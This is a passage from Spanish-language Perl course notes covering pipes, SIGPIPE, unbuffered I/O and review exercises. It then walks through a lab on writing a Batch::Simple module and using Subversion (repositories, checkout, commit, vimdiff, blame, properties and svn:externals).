pero el proceso al otro lado sólo lee las tres primeras:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n read_three.pl
   1  #!/usr/bin/perl -w
   2  use strict;
   3
   4  my $line;
   5  for (1..3) {
   6    last unless defined($line = <>);
   7    warn "Read_three got: $line";
   8  }
```

Al ejecutar `write_ten.pl` se produce la muerte prematura del proceso, el cual recibe un señal `PIPE` :

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ write_ten.pl
Writing line 1
Read_three got: This is line number 1
Writing line 2
Read_three got: This is line number 2
Writing line 3
Read_three got: This is line number 3
Writing line 4
lhp@nereida:~/Lperl/src/perl_networking/ch2$
```

La solución al problema está en instalar un manejador para la señal `PIPE`. Veremos como hacerlo en la sección 3.4.11.

1.7. Entrada/Salida sin Buffers

Una fuente de problemas cuando se usan pipes entre procesos es el hecho de que la mayor parte de las funciones de entrada/salida usan buffers intermedios. Para lograr que el mensaje llegue al proceso y no se *estanque* en buffers intermedios es necesario activar el modo `autoflush` .

Método Antiguo: La variable `$|`

El modo autoflush es controlado mediante la variable `$|` (véase `perlvar`). La variable sólo afecta al fichero de salida estándar actualmente seleccionado. Por tanto, para poner un fichero en modo `autoflush` se hace primero un `select`, se pone la variable `$|` a 1 y se vuelve a hacer un `select` del fichero anterior. La función `select` retorna el fichero actualmente seleccionado. Por ejemplo, para poner en modo `autoflush` el fichero `F` hacemos:

```
my $previousF = select(F); $| = 1; select($previousF);
```

Que normalmente se resume en la siguiente *frase hecha* (*idiom*):

```
select((select F, $| = 1)[0]);
```

Método Recomendado: El módulo `IO::Handle`

El método `autoflush` de un objeto IO::Handle permite cambiar su estado de `flush` :

```
use IO::Handle;

$F = new IO::Handle;
$F->autoflush(1);
```

Las Funciones `sysread` y `syswrite`

Las funciones `sysread` y `syswrite` posibilitan la entrada/salida sin el uso de buffers intermedios. Por ello su uso - cuando de procesos se trata - es mas conveniente que el de las correspondientes funciones de e/s con buffers.

El formato de `sysread` es:

```
sysread FILEHANDLE,SCALAR,LENGTH,OFFSET
sysread FILEHANDLE,SCALAR,LENGTH
```

Se intenta una lectura del fichero `FILEHANDLE` de `LENGTH` bytes para escribirlos en el buffer `SCALAR`. No es buena idea mezclar la función con sus colegas con buffer: `print`, `write`, `seek`, `tell` y `eof`. Retorna el número de bytes que se pudieron leer.

El buffer `SCALAR` crece o se contrae para contener exactamente hasta el último byte leído. Si se especifica, el `OFFSET` dice en que lugar de `SCALAR` se colocan los datos leídos. Para saber que hemos llegado al final de la lectura compruebe que el número de bytes leídos es cero.

El formato de `syswrite` es:

```
syswrite FILEHANDLE,SCALAR,LENGTH,OFFSET
syswrite FILEHANDLE,SCALAR,LENGTH
syswrite FILEHANDLE,SCALAR
```

Intenta escribir `LENGTH` bytes de `SCALAR` en `FILEHANDLE` saltándose los buffers de E/S. Si no se especifica `LENGTH` se escribe todo `SCALAR`.

1.8. Repaso

- Que diferencia hay entre

  ```
  system 'echo $PATH'
  ```

  y

  ```
  system "echo $PATH"
  ```

- Que salida se obtiene al ejecutar:

```
system('echo','hola','>','juan.txt');
```

- ¿Que valor devuelve `system`?
- ¿Que hace la asignación `*a = *b`?
- ¿Que hace la asignación `*a = \$b`?
- ¿Que hace la asignación `*a = \&Paquete::Con::Un::Largo::Nombre::resuelve`?
- ¿Que hace la asignación `*a = \*STDOUT`?
- Cual es la salida en la siguiente sesión:

```
DB<1> *a = \*STDOUT
DB<2> print a "hola"
```

- Explique que hace la llamada `IO::File->new_from_fd(\*STDOUT,">");`. Explique que hace la llamada `STDOUT->fdopen($SAVEOUT, ">");`. Consulte la documentación de IO::Handle.
- ¿Que diferencias hay entre `system` y `exec`?
- ¿Que contiene el hash `%ENV`?
- ¿Que es un *atado*?
- ¿En que consiste la ejecución con *backticks*?
- ¿Que relación hay entre interpolación y backticks?
- ¿Que ocurre si los backticks se ejecutan en un contexto de lista?
- ¿Que hace el operador `qx`?
- ¿Que hace el comando `tee`?
- ¿Que error se produjo si `$? == -1`?
- ¿Que error se produjo si `$? & 127`?
- ¿Que contiene `$? & 128`?
- ¿Que contiene la expresión `$? >> 8`?
- Ejecute la siguiente sesión en el depurador. Explique la secuencia de eventos

```
pp2@nereida:~/alu$ perl -wde 0
main::(-e:1):   0
  DB<1> $x = ‘gcc noexiste.c‘
gcc: noexiste.c: No existe el fichero o el directorio
gcc: no hay ficheros de entrada
  DB<2> x $?
0  256
  DB<3> printf "%b %x\n",$?,$?
100000000 100
  DB<4> x $? >> 8
0  1
  DB<5> q
```

- Ejecute la siguiente sesión en el depurador (el programa bc implementa una calculadora). Explique la secuencia de eventos:

```
pp2@nereida:~/alu$ perl -wde 0
main::(-e:1):   0
  DB<1> open $F, "|bc"
  DB<2> print $F "4*3\n"
  DB<3> print $F "5*2\n"
  DB<4> close($F)
12
10
  DB<5>
```

- Ejecute la siguiente sesión en el depurador. Explique la secuencia de eventos:

```
  DB<6> $F->autoflush(1)
  DB<7> open $F, "|bc"
  DB<8> print $F "4*3\n"
12
  DB<9> print $F "5*2\n"
10
```

- Abra un pipe con `bc` y alimente la calculadora usando `syswrite`. ¿Que diferencias observa?

1.9. Práctica: Introducción a los Sistemas de Control de Versiones. Ejecución Controlada de Un Programa

Objetivos

Escriba un módulo `Batch::Simple` que provee:

1. Un constructor `new` que recibe
   a) El comando: una cadena como `'sort'`
   b) Posibles opciones para el comando, por ejemplo `-n`, etc.
   c) Un posible manejador de fichero para `STDIN`

   Si el fichero `input` no se especifica se entenderá que es `STDIN`. Por ejemplo:

```
my $c = Batch::Simple->new(command => 'sort', stdin => $infile, options => $
```

   La llamada a `new` retorna un objeto de la clase `Batch::Simple`.

2. Los objetos `Batch::Simple` disponen de un método `run` que ejecutará el programa. El método `run` devuelve un objeto `Batch::Simple::Result` que tiene los siguientes atributos:
   a) `stdout`: La salida por STDOUT del programa
   b) `stderr`: La salida por STDERR del programa
   c) `status`: El contenido de `$?`

Una posible implementación de `run` consiste en redirigir los flujos de salida y de error durante la ejecución a ficheros utilizando la metodología vista en la sección *Salvando Manejadores de Fichero* 1.5. Se usarán ficheros temporales para `STDOUT` y `STDERR` (veanse File::Temp y File::Spec).

OOP

Para repasar la programación orientada a objetos en Perl puede repasar el capítulo Programación Orientada a C de los apuntes de LHP o mejor aún, usar Moose y leer los siguientes artículos:

- Modern Perl
- The Moose is Flying 1
- The Moose is Flying 2
- Programming with Moose
- Moose home
- Moose en CPAN
- Moose::Manual
- Moose::Cookbook
- Ynon Perek's Perl Object Oriented Programming slides

Creación del Proyecto para la Elaboración del Módulo

Para repasar la creación de módulos véase el capítulo Módulos de los apuntes de LHP.

Cree la estructura de directorios usando `h2xs` o Module::Install (Véase Module::Install::Philosophy):

```
pp2@nereida:~/src$ h2xs -X -A -n Batch::Simple
Defaulting to backwards compatibility with perl 5.8.8
If you intend this module to be compatible with earlier perl versions, please
specify a minimum perl version with the -b option.

Writing Batch-Simple/lib/Batch/Simple.pm
Writing Batch-Simple/Makefile.PL
Writing Batch-Simple/README
Writing Batch-Simple/t/Batch-Simple.t
Writing Batch-Simple/Changes
Writing Batch-Simple/MANIFEST
```

Añada un directorio para el ejecutable e incluya su presencia dándolo de alta en el fichero `Batch-Simple/MANIFEST` y en la entrada `EXE_FILES` en la llamada a `WriteMakefile` en el fichero `Batch-Simple/Makefile.PL`:

```
pp2@nereida:~/src/Batch-Simple$ cat -n MANIFEST
     1  Changes
     2  Makefile.PL
     3  MANIFEST
     4  README
     5  script/batch.pl
     6  t/Batch-Simple.t
     7  lib/Batch/Simple.pm
pp2@nereida:~/src/Batch-Simple$ cat -n Makefile.PL
     1  use ExtUtils::MakeMaker;
     2  WriteMakefile(
     3      NAME              => 'Batch::Simple',
     4      VERSION_FROM      => 'lib/Batch/Simple.pm', # finds $VERSION
     5      PREREQ_PM         => {}, # e.g., Module::Name => 1.1
     6      EXE_FILES         => [ qw{script/batch.pl} ],
     7  );
```

Hay varias formas de garantizar que durante el periodo de desarrollo de una librería los ejecutables encuentran la librería. Uno es añadir `use blib` en el ejecutable:

```
pp2@nereida:~/src/Batch-Simple/script$ cat -n batch.pl
     1  #!/usr/local/bin/perl -w
     2   use strict;
     3   use Carp;
     4   use Getopt::Long;
     5   use Pod::Usage;
     6   use blib;
     7   use Batch::Simple;
     .   ..................
```

el módulo `blib` busca por un directorio de tipo `blib` hasta 5 niveles por encima del actual. Observa que eso significa que trabajas con la copia en `blib` y no el original en `lib`. Por tanto deberás hacer `make` para asegurarte la actualización de la copia. Otra forma de garantizar que la librería se encuentra es incluirla en la variable `PERL5LIB`.

Aplicación para Las Pruebas

Puedes usar como ejemplo de aplicación el `tar.gz` que implementa un producto de matrices en C en la página asociada con estos apuntes (fichero matrix.tar.gz)

Use Subversion: Creación de un Repositorio

> *Revision control, also known as version control, source control or (source) code management (SCM), is the management of changes to documents, programs, and other information stored as computer files. It is most commonly used in software development, where a team of people may change the same files. Changes are usually identified by a number or letter code, termed the 'revision number', 'revision level', or simply 'revision'.*
>
> *Software tools for revision control are essential for the organization of multi-developer projects.*

Subversion es un programa para el control de versiones.
Esta imagen del libro de subversion ilustra su funcionamiento:

> *You can think of every object in the repository as existing in a sort of two-dimensional coordinate system. The first coordinate is a particular revision tree, and the second coordinate is a path within that tree*

Parece que en `banot` esta instalado subversion. Para crear un repositorio emita el comando `svnadmin create`:

```
-bash-3.1$ uname -a
Linux banot.etsii.ull.es 2.6.24.2 #3 SMP Fri Feb 15 10:39:28 WET 2008 i686 i686 i386 GNU/Linux
-bash-3.1$ svnadmin create /home/loginname/repository/
-bash-3.1$ ls -l repository/
total 28
drwxr-xr-x 2 loginname apache 4096 feb 28 11:58 conf
drwxr-xr-x 2 loginname apache 4096 feb 28 11:58 dav
drwxr-sr-x 5 loginname apache 4096 feb 28 12:09 db
-r--r--r-- 1 loginname apache    2 feb 28 11:58 format
drwxr-xr-x 2 loginname apache 4096 feb 28 11:58 hooks
drwxr-xr-x 2 loginname apache 4096 feb 28 11:58 locks
-rw-r--r-- 1 loginname apache  229 feb 28 11:58 README.txt
```

Una alternativa a considerar es ubicar el repositorio en un dispositivo de almacenamiento portable (pendriver)

Añadiendo Proyectos

Ahora esta en condiciones de añadir proyectos al repositorio creado usando `svn import`:

```
[loginname@tonga]~/src/perl/> uname -a
Linux tonga 2.6.24.2 #1 SMP Thu Feb 14 15:37:31 WET 2008 i686 i686 i386 GNU/Linux
[loginname@tonga]~/src/perl/> pwd
/home/loginname/src/perl
[loginname@tonga]~/src/perl/> ls -ld /home/loginname/src/perl/Grammar-0.02
drwxr-xr-x 5 loginname Profesor 4096 feb 28  2008 /home/loginname/src/perl/Grammar-0.02
[loginname@tonga]~/src/perl/> svn import -m 'Grammar Extended Module' \
                                        Grammar-0.02/ \
                                        svn+ssh://banot/home/loginname/repository/Grammar
Añadiendo      Grammar-0.02/t
Añadiendo      Grammar-0.02/t/Grammar.t
Añadiendo      Grammar-0.02/lib
Añadiendo      Grammar-0.02/lib/Grammar.pm
Añadiendo      Grammar-0.02/MANIFEST
Añadiendo      Grammar-0.02/META.yml
Añadiendo      Grammar-0.02/Makefile.PL
Añadiendo      Grammar-0.02/scripts
Añadiendo      Grammar-0.02/scripts/grammar.pl
Añadiendo      Grammar-0.02/scripts/Precedencia.yp
Añadiendo      Grammar-0.02/scripts/Calc.yp
Añadiendo      Grammar-0.02/scripts/aSb.yp
Añadiendo      Grammar-0.02/scripts/g1.yp
Añadiendo      Grammar-0.02/Changes
Añadiendo      Grammar-0.02/README

Commit de la revisión 2.
```

En general, los pasos para crear un nuevo proyecto son:

```
* mkdir /tmp/nombreProyecto
* mkdir /tmp/nombreProyecto/branches
* mkdir /tmp/nombreProyecto/tags
* mkdir /tmp/nombreProyecto/trunk
* svn mkdir file:///var/svn/nombreRepositorio/nombreProyecto -m 'Crear el proyecto nombreProye
* svn import /tmp/nombreProyecto \
             file:///var/svn/nombreRepositorio/nombreProyecto \
             -m "Primera versión del proyecto nombreProyecto"
```

Obtener una Copia de Trabajo

La copia en `Grammar-0.02` ha sido usada para la creación del proyecto, pero no pertenece aún al proyecto. Es necesario descargar la copia del proyecto que existe en el repositorio. Para ello usamos `svn checkout`:

```
[loginname@tonga]~/src/perl/> rm -fR Grammar-0.02
[loginname@tonga]~/src/perl/> svn checkout svn+ssh://banot/home/loginname/repository/Grammar G
A    Grammar/t
A    Grammar/t/Grammar.t
A    Grammar/MANIFEST
A    Grammar/META.yml
A    Grammar/lib
A    Grammar/lib/Grammar.pm
A    Grammar/Makefile.PL
```

```
A    Grammar/scripts
A    Grammar/scripts/grammar.pl
A    Grammar/scripts/Calc.yp
A    Grammar/scripts/Precedencia.yp
A    Grammar/scripts/aSb.yp
A    Grammar/scripts/g1.yp
A    Grammar/Changes
A    Grammar/README
Revisión obtenida: 2
```

Ahora disponemos de una copia de trabajo del proyecto en nuestra máquina local:

```
[loginname@tonga]~/src/perl/> tree Grammar
Grammar
|-- Changes
|-- MANIFEST
|-- META.yml
|-- Makefile.PL
|-- README
|-- lib
|   `-- Grammar.pm
|-- scripts
|   |-- Calc.yp
|   |-- Precedencia.yp
|   |-- aSb.yp
|   |-- g1.yp
|   `-- grammar.pl
`-- t
    `-- Grammar.t

3 directories, 12 files
[loginname@tonga]~/src/perl/>
[loginname@tonga]~/src/perl/> cd Grammar
[loginname@tonga]~/src/perl/Grammar/> ls -la
total 44
drwxr-xr-x 6 loginname Profesor 4096 feb 28  2008 .
drwxr-xr-x 5 loginname Profesor 4096 feb 28  2008 ..
-rw-r--r-- 1 loginname Profesor  150 feb 28  2008 Changes
drwxr-xr-x 3 loginname Profesor 4096 feb 28  2008 lib
-rw-r--r-- 1 loginname Profesor  614 feb 28  2008 Makefile.PL
-rw-r--r-- 1 loginname Profesor  229 feb 28  2008 MANIFEST
-rw-r--r-- 1 loginname Profesor  335 feb 28  2008 META.yml
-rw-r--r-- 1 loginname Profesor 1196 feb 28  2008 README
drwxr-xr-x 3 loginname Profesor 4096 feb 28  2008 scripts
drwxr-xr-x 6 loginname Profesor 4096 feb 28  2008 .svn
drwxr-xr-x 3 loginname Profesor 4096 feb 28  2008 t
```

Observe la presencia de los subdirectorios de control `.svn`.

Actualización del Proyecto

Ahora podemos modificar el proyecto y hacer públicos los cambios mediante `svn commit`:

```
loginname@tonga]~/src/perl/Grammar/> svn rm META.yml
D         META.yml
[loginname@tonga]~/src/perl/Grammar/> ls -la
```

```
total 40
drwxr-xr-x 6 loginname Profesor 4096 feb 28  2008 .
drwxr-xr-x 5 loginname Profesor 4096 feb 28 12:34 ..
-rw-r--r-- 1 loginname Profesor  150 feb 28 12:34 Changes
drwxr-xr-x 3 loginname Profesor 4096 feb 28 12:34 lib
-rw-r--r-- 1 loginname Profesor  614 feb 28 12:34 Makefile.PL
-rw-r--r-- 1 loginname Profesor  229 feb 28 12:34 MANIFEST
-rw-r--r-- 1 loginname Profesor 1196 feb 28 12:34 README
drwxr-xr-x 3 loginname Profesor 4096 feb 28 12:34 scripts
drwxr-xr-x 6 loginname Profesor 4096 feb 28  2008 .svn
drwxr-xr-x 3 loginname Profesor 4096 feb 28 12:34 t
[loginname@tonga]~/src/perl/Grammar/> echo "Modifico README" >> README
[loginname@tonga]~/src/perl/Grammar/> svn commit -m 'Just testing ...'
Eliminando     META.yml
Enviando       README
Transmitiendo contenido de archivos .
Commit de la revisión 3.
```

Observe que ya no es necesario especificar el lugar en el que se encuentra el repositorio: esa información esta guardada en los subdirectorios de administración de subversion `.svn`

El servicio de subversion parece funcionar desde fuera de la red del centro. Véase la conexión desde una maquina exterior:

```
pp2@nereida:/tmp$  svn checkout svn+ssh://loginname@banot.etsii.ull.es/home/loginname/reposito
loginname@banot.etsii.ull.es's password:
loginname@banot.etsii.ull.es's password:
A    Grammar/t
A    Grammar/t/Grammar.t
A    Grammar/MANIFEST
A    Grammar/lib
A    Grammar/lib/Grammar.pm
A    Grammar/Makefile.PL
A    Grammar/scripts
A    Grammar/scripts/grammar.pl
A    Grammar/scripts/Calc.yp
A    Grammar/scripts/Precedencia.yp
A    Grammar/scripts/aSb.yp
A    Grammar/scripts/g1.yp
A    Grammar/Changes
A    Grammar/README
Revisión obtenida: 3
```

Comandos Básicos

- Añadir y eliminar directorios o ficheros individuales al proyecto

  ```
  svn add directorio_o_fichero
  svn remove directorio_o_fichero
  ```

- Guardar los cambios

  ```
  svn commit -m "Nueva version"
  ```

- Actualizar el proyecto

  ```
  svn update
  ```

Autentificación Automática

Para evitar la solicitud de claves cada vez que se comunica con el repositorio establezca autentificación SSH automática. Para ver como hacerlo puede consultar las instrucciones en la sección 2.1.3 o en:

http://search.cpan.org/ casiano/GRID-Machine/lib/GRID/Machine.pod#INSTALLATION

Consulte también las páginas del manual Unix de `ssh`, `ssh-key-gen`, `ssh_config`, `scp`, `ssh-agent`, `ssh-add`, `sshd`

Especificadores de Revisión

Véase la sección Revision Specifiers en el libro de Subversion

Repasando la Historia

Véase la sección Examining History en el libro de Subversion

Deshaciendo Cambios en la Copia de Trabajo

Véase la sección Undoing Working Changes en el libro de Subversion

Resolución de Conflictos

- Véase la sección Resolve Any Conflicts del libro de Subversion

Ejercicio 1.9.1.

- *Edite el mismo fichero en dos copias de trabajo. Introduzca primero un cambio que pueda ser mezclado. Actualice. ¿Que observa?*
- *Véase la ayuda de* `vim` *sobre diff*
- *¿Que hace* `gvim -d file1 file2`*?*
- *¿Que hace* `diffupdate`*?*
- *¿Que hace* `]c`*?*
- *¿Que hace* `[c`*?*
- *¿Que hace* `8]c`*?*
- *¿Que hace* `do`*?*
- *¿Que hace* `dp`*?*
- *¿Que hace* `:diffg`*?*
- *¿Que hace* `:12,20diffg`*?*
- *¿Que hace el comando* `:buffers`*?*
- *¿Que hace el comando* `:buffer 2`*?*
- *¿Que hace* `:diffg 3`*?*
- *¿Que hace* `:diffg batch.mine`*?*
- *¿Que hace* `:diffput`*?*
- *¿Que hace* `:12,20diffput`*?*
- *¿Que hace* `zo`*?*
- *¿Que hace* `z0`*?*

- *¿Que hace* `zc`*?*
- *¿Que hace* `zO`*?*
- *¿Que hace* `:vnew`*?*
- *¿Que hace* `CTRL-W v`*?*
- *¿Que hace* `:set foldmethod=manual`*?*
- *¿Que hace* `zf}`*?*
- *¿Que hace* `:diffthis`*?*
- *¿Que hace* `:diffsplit filename`*?*
- *¿Que hace* `:windo` *?*
- *Explique la siguiente secuencia de comandos* `vim`*:*

```
:1,5yank a
:6,10yank  b
:tabedit | put a | vnew | put b
:windo diffthis
```

- *Lea lo que dice el libro de* `svn` *en su sección Resolve Conflicts (Merging Others' Changes)*
- *Cree un conflicto en el proyecto editando el mismo fichero en dos copias de trabajo. En líneas equivalentes de cada una de las copias introduzca cambios incompatibles. Resuélva el conflicto usando* `vimdiff`
- *¿Que hace el comando* `patch`*? ¿Cómo se crea un patch?*
- *¿Que hace* `:diffpatch filename`*? (Véase la sección Patches o Parches en los apuntes de LHP)*
- *¿Que hace* `:vert diffpatch filename`*?*
- *¿que hace esta secuencia de comandos?*

```
$ svn diff modulos.tex -r PREV:HEAD > patch
$ vi
          :.!svn cat modulos.tex -r PREV
          :vert diffpatch patch
```

Usando `vimdiff` como programa de diferencias para subversion

> *Side by side diffs are much more legible and useful than those in unified format or any other linear* `diff`*. By default, the* `svn diff` *command presents output in the unified format, though it has an option,* `--diff-cmd`*, which allows you to specify the program that will perform the* `diff`*. Passing* `vimdiff` *as the* `diff` *command doesn't work as the options passed by* `svn diff` *are a bit complicated:*

Veamos que es así. Escribimos el siguiente programa de prueba:

```
generaciondecodigos@nereida:~/bin$ cat -n ./foo.pl
     1  #!/usr/bin/perl
     2
     3  print "'$_' " for @ARGV;
     4  print "\n";
```

Ejecución:

```
$ svn diff --diff-cmd=/home/generaciondecodigos/bin/foo.pl overloading.tex -rPREV
Index: overloading.tex
===================================================================
'-u' '-L' 'overloading.tex      (revisión: 5112)' '-L' 'overloading.tex (copia de trabajo)' '.
```

El argumento `-u` indica que se debe usar *unified format* y el argumento `-L` especifica la etiqueta que describe la correspondiente versión.

Es necesario escribir un wrapper que prescinda de esas opciones y que se quede con los nombres de los dos ficheros:

```
pp2@nereida:~$ cat -n bin/diffwrap.sh
 1  #!/bin/sh
 2
 3  # Configure your favorite diff program here.
 4  DIFF="/usr/bin/vimdiff"
 5
 6  # Subversion provides the paths we need as the sixth and seventh
 7  # parameters.
 8  LEFT=${6}
 9  RIGHT=${7}
10
11  # Call the diff command (change the following line to make sense for
12  # your merge program).
13  $DIFF $LEFT $RIGHT
14
15  # Return an errorcode of 0 if no differences were detected, 1 if some were.
16  # Any other errorcode will be treated as fatal.
```

Ahora podemos establecer que este programa sea nuestro comando `diff` para `svn` editando el fichero de configuración `~/.subversion/config`:

```
pp2@nereida:~/Lbook$ grep 'diff' ~/.subversion/config
### Set diff-cmd to the absolute path of your 'diff' program.
###   Subversion's internal diff implementation.
# diff-cmd = diff_program (diff, gdiff, etc.)
### Set diff3-cmd to the absolute path of your 'diff3' program.
###   Subversion's internal diff3 implementation.
# diff3-cmd = diff3_program (diff3, gdiff3, etc.)
### Set diff3-has-program-arg to 'true' or 'yes' if your 'diff3'
###   program accepts the '--diff-program' option.
# diff3-has-program-arg = [true | false]
diff-cmd = /home/pp2/bin/diffwrap.sh
```

Tracking Systems

Protocolos y Esquemas

Subversion admite una variedad de protocolos de red para conectarse con el repositorio. Con subversion viene el programa svnserve que escucha por conexiones de red y soporta un modo de autentificación simple. Sólo debe usarse si esta en una LAN privada. En el siguiente ejemplo arranco el daemon svnserve en `banot`:

```
bash-3.2$ uname -a
Linux banot.etsii.ull.es 2.6.18-128.1.16.el5 #1 SMP Tue Jun 30 06:10:28 EDT 2009 i686 i686 i38
```

```
-bash-3.2$ svnserve --listen-port=4040 -d -r repository
-bash-3.2$ ps -fA | grep svn
casiano  11876     1  0 11:16 ?        00:00:00 svnserve --listen-port=4040 -d -r repository
casiano  12036 11698  0 11:22 pts/0    00:00:00 grep svn
```

Ahora puedo acceder al proyecto vía `svn` desde otra máquina:

```
casiano@tonga:~$ svn co svn://banot:4040/acme-svn/trunk chuchu
A    chuchu/t
A    chuchu/t/00.load.t
A    chuchu/t/perlcritic.t
A    chuchu/t/pod.t
A    chuchu/t/pod-coverage.t
A    chuchu/MANIFEST
A    chuchu/lib
A    chuchu/lib/Acme
A    chuchu/lib/Acme/SVN.pm
A    chuchu/Makefile.PL
A    chuchu/Changes
A    chuchu/Build.PL
A    chuchu/README
Revisión obtenida: 6
```

Aunque no tengo permisos de ejecución:

```
casiano@tonga:~$ cd chuchu
casiano@tonga:~/chuchu$ echo prueba > prueba.txt
casiano@tonga:~/chuchu$ svn add prueba.txt
A         prueba.txt
casiano@tonga:~/chuchu$ svn commit prueba.txt -m 'added prueba.txt'
svn: Falló el commit (detalles a continuación):
svn: falló la autorización
```

Habría que dar permisos de escritura al repositorio y crear usuarios (véase svnserve, a custom server y svnserve.conf para los detalles)

El Comando `blame`

El comando `blame` permite responder a la pregunta ¿En que revisión se introdujo esta línea?

La salida de `svn blame` es una versión formateada del fichero en el que cada línea es prefijada con la revisión en que la línea fué introducida y el autor de esa revisión. Un sinónimo para `blame` es `annotate`. Sigue un ejemplo de salida:

```
pp2@nereida:~/LBench-Test/lib/Bench$ svn annotate Test.pm | tail -25
  3063    casiano     for my $exp_name ( @{ $self->{SELECTED} } ) {
  3064    lgforte         $self->{EXPERIMENTS}{$exp_name}->connect;
  3063    casiano         $self->{EXPERIMENTS}{$exp_name}->execute_preamble;
  3063    casiano     }
  2248    casiano
  3063    casiano     # Tomamos el array TEST como array para mantener el orden
  3063    casiano     # Por ello, no recorremos con for (keys @array)
  3063    casiano     # Usamos entonces while (@array) { $key, $value = splice ... }
  3063    casiano     #
  3063    casiano     while ( @{ $self->{TESTS} } ) {
  3063    casiano         my ( $test, $params ) = splice @{ $self->{TESTS} }, 0, 2;
```

```
2248    casiano
3063    casiano         for my $exp_name ( @{ $self->{SELECTED} } ) {
3129    lgforte            $self->{EXPERIMENTS}{$exp_name}->save_result( $params, $test );
3063    casiano         }
3063    casiano     }
3063    casiano
3063    casiano     for my $exp_name ( @{ $self->{SELECTED} } ) {
3063    casiano         $self->{EXPERIMENTS}{$exp_name}->execute_postamble;
3063    casiano     }
2248    casiano }
2248    casiano
2248    casiano 1;
2248    casiano
2248    casiano __END__
```

Propiedades

Las propiedades son metadatos asociados con los ficheros o directorios en el repositorio. Las propiedades pueden ser modificadas y actualizadas por los usuarios de la misma forma que los ficheros. Del mismo modo esta actividad puede dar lugar a conflictos. Las propiedades se usan para asociar datos extra con un fichero. Por ejemplo cada imagen en un repositorio conteniendo imágenes puede tener asociada una propiedad binaria que sea un thumbnail.

- Properties

Propiedades Subversion

Las propiedades cuyo nombre comienzan por `svn:` estan reservadas para subversion. Por ejemplo:

- `svn:eol-style` es útil cuando debemos compartir ficheros de texto entre diferentes S.O. Puede tomar uno de los valores: `native`, `CRLF`, `LF` y `CR`.
- `svn:ignore` nos permite ignorar ciertos tipos de ficheros en comandos como `svn status`

```
pp2@nereida:~/Lbook$ svn status -u
?                   perlexamples.bbl
?                   perlexamples.ilg
X                   perlbib
?                   labs
?                   perlexamples.dvi
?                   ejecuciondeprogramas.tex.bak
?                   perlexamples.idx
?                   perlexamples
X                   booktt
?                   perlexamples.lof
?                   perlexamples.log
?                   perlexamples.toc
?                   perlexamples.aux
?                   perlexamples.lot
M            5463   practicaAndSVN.tex
?                   perlexamples.blg
?                   perlexamples.pdf
?                   perlexamples.ind
?                   new
Estado respecto a la revisión:   5463
```

```
Averiguando el estado del recurso externo en 'perlbib'
Estado respecto a la revisión:   5463

Averiguando el estado del recurso externo en 'booktt'
?                   booktt/preamble.bak
Estado respecto a la revisión:   5463
pp2@nereida:~/Lbook$ svn propedit svn:ignore .

# Editando con vi ...
                     1 *.bbl
                     2 *.ilg
                     3 *.dvi
                     4 *.bak
                     5 *.idx
                     6 *.lof
                     7 *.log
                     8 *.toc
                     9 *.aux
                    10 *.lot
                    11 *.blg
                    12 *.pdf
                    13 *.ind
# Salimos: wq

Se asignó un nuevo valor a la propiedad 'svn:ignore' en '.'

# Ahora al solicitar el status se ignoran los ficheros especificados:
pp2@nereida:~/Lbook$ svn status -u
X                   perlbib
?                   labs
?                   perlexamples
X                   booktt
?                   new
Estado respecto a la revisión:   5470

Averiguando el estado del recurso externo en 'perlbib'
Estado respecto a la revisión:   5470

Averiguando el estado del recurso externo en 'booktt'
?                   booktt/preamble.bak
Estado respecto a la revisión:   5470
```

- La propiedad `svn:executable` permite especificar que un cierto fichero es ejecutable:

```
pp2@nereida:~/Lbook$ svn propset svn:executable true socks.pl
propiedad 'svn:executable' asignada en 'socks.pl'
pp2@nereida:~/Lbook$ svn proplist socks.pl
Propiedades en 'socks.pl':
  svn:executable
```

- `svn:mime-type`

  Véase:

- File Portability
- Lista de extensiones/tipos MIME
- RFC2045

Ejemplo:

```
$ svn propset svn:mime-type image/jpeg foo.jpg
property 'svn:mime-type' set on 'foo.jpg'
```

Sustitución de Palabras Clave

Véase la sección Keyword Substitution en el libro de Subversion

Autopropiedades

El directorio `~/.subversion` contiene algunos ficheros de control:

```
pp2@nereida:~/Lbook$ tree /home/pp2/.subversion/
/home/pp2/.subversion/
|-- README.txt
|-- auth
|   |-- svn.simple
|   |   |-- 0538d14359bc5c0
|   |   |-- 16dbf53b0205461
|   |   `-- 7cb71bc67c219b9
|   |-- svn.ssl.server
|   `-- svn.username
|-- config
`-- servers

4 directories, 6 files
```

Fichero `~/.subversion/config` establece la configuración por defecto. Utiliza el formato de configuración INI. Para establecer propiedades en términos de las extensiones de los ficheros debe rellenarse la sección `auto-props`:

```
### Set enable-auto-props to 'yes' to enable automatic properties
### for 'svn add' and 'svn import', it defaults to 'no'.
### Automatic properties are defined in the section 'auto-props'.
enable-auto-props = yes

### Section for configuring automatic properties.
[auto-props]
### The format of the entries is:
###   file-name-pattern = propname[=value][;propname[=value]...]
### The file-name-pattern can contain wildcards (such as '*' and
### '?').  All entries which match will be applied to the file.
### Note that auto-props functionality must be enabled, which
### is typically done by setting the 'enable-auto-props' option.
*.c = svn:eol-style=native
*.cpp = svn:eol-style=native
*.h = svn:eol-style=native
# *.dsp = svn:eol-style=CRLF
# *.dsw = svn:eol-style=CRLF
*.sh = svn:eol-style=native;svn:executable
*.pl = svn:eol-style=native;svn:executable
```

```
# *.txt = svn:eol-style=native
*.png = svn:mime-type=image/png
*.jpg = svn:mime-type=image/jpeg
Makefile = svn:eol-style=native
```

Propiedades y Compartición de Documentos entre Proyectos: svn:externals

Conforme evolucionan los proyectos descubrimos que existen áreas comunes entre ellos que pueden factorizarse y ser reutilizadas en varios proyectos.

Una forma de gestionar la compartición de subproyectos entre proyectos es mediante la propiedad `svn:externals`, la cual nos permite incluir contenidos en otro repositorio en nuestra copia de trabajo.

Por ejemplo, en la mayoría de los artículos y apuntes que escribo en LaTeX comparto la bibliografía. En vez de tener múltiples ficheros `.bib` de bibliografía por artículo prefiero tener uno garantizando así la consistencia. Del mismo modo comparto los ficheros de estilo LaTeX y las definiciones de comandos LaTeX. Así en el proyecto `svn` de estos apuntes que lee tenemos:

```
pp2@nereida:~/Lbook$ svn proplist .
Propiedades en '.':
  svn:externals
pp2@nereida:~/Lbook$ svn propget svn:externals
perlbib svn+ssh://casiano@arlom.pcg.ull.es/var/svn/casiano/BIBTEX/PERLBIB/trunk
booktt svn+ssh://casiano@arlom.pcg.ull.es/var/svn/casiano/booktt/trunk
lhplabels svn+ssh://casiano@arlom.pcg.ull.es/var/svn/casiano/LHP/perlexamples/labels.pl
```

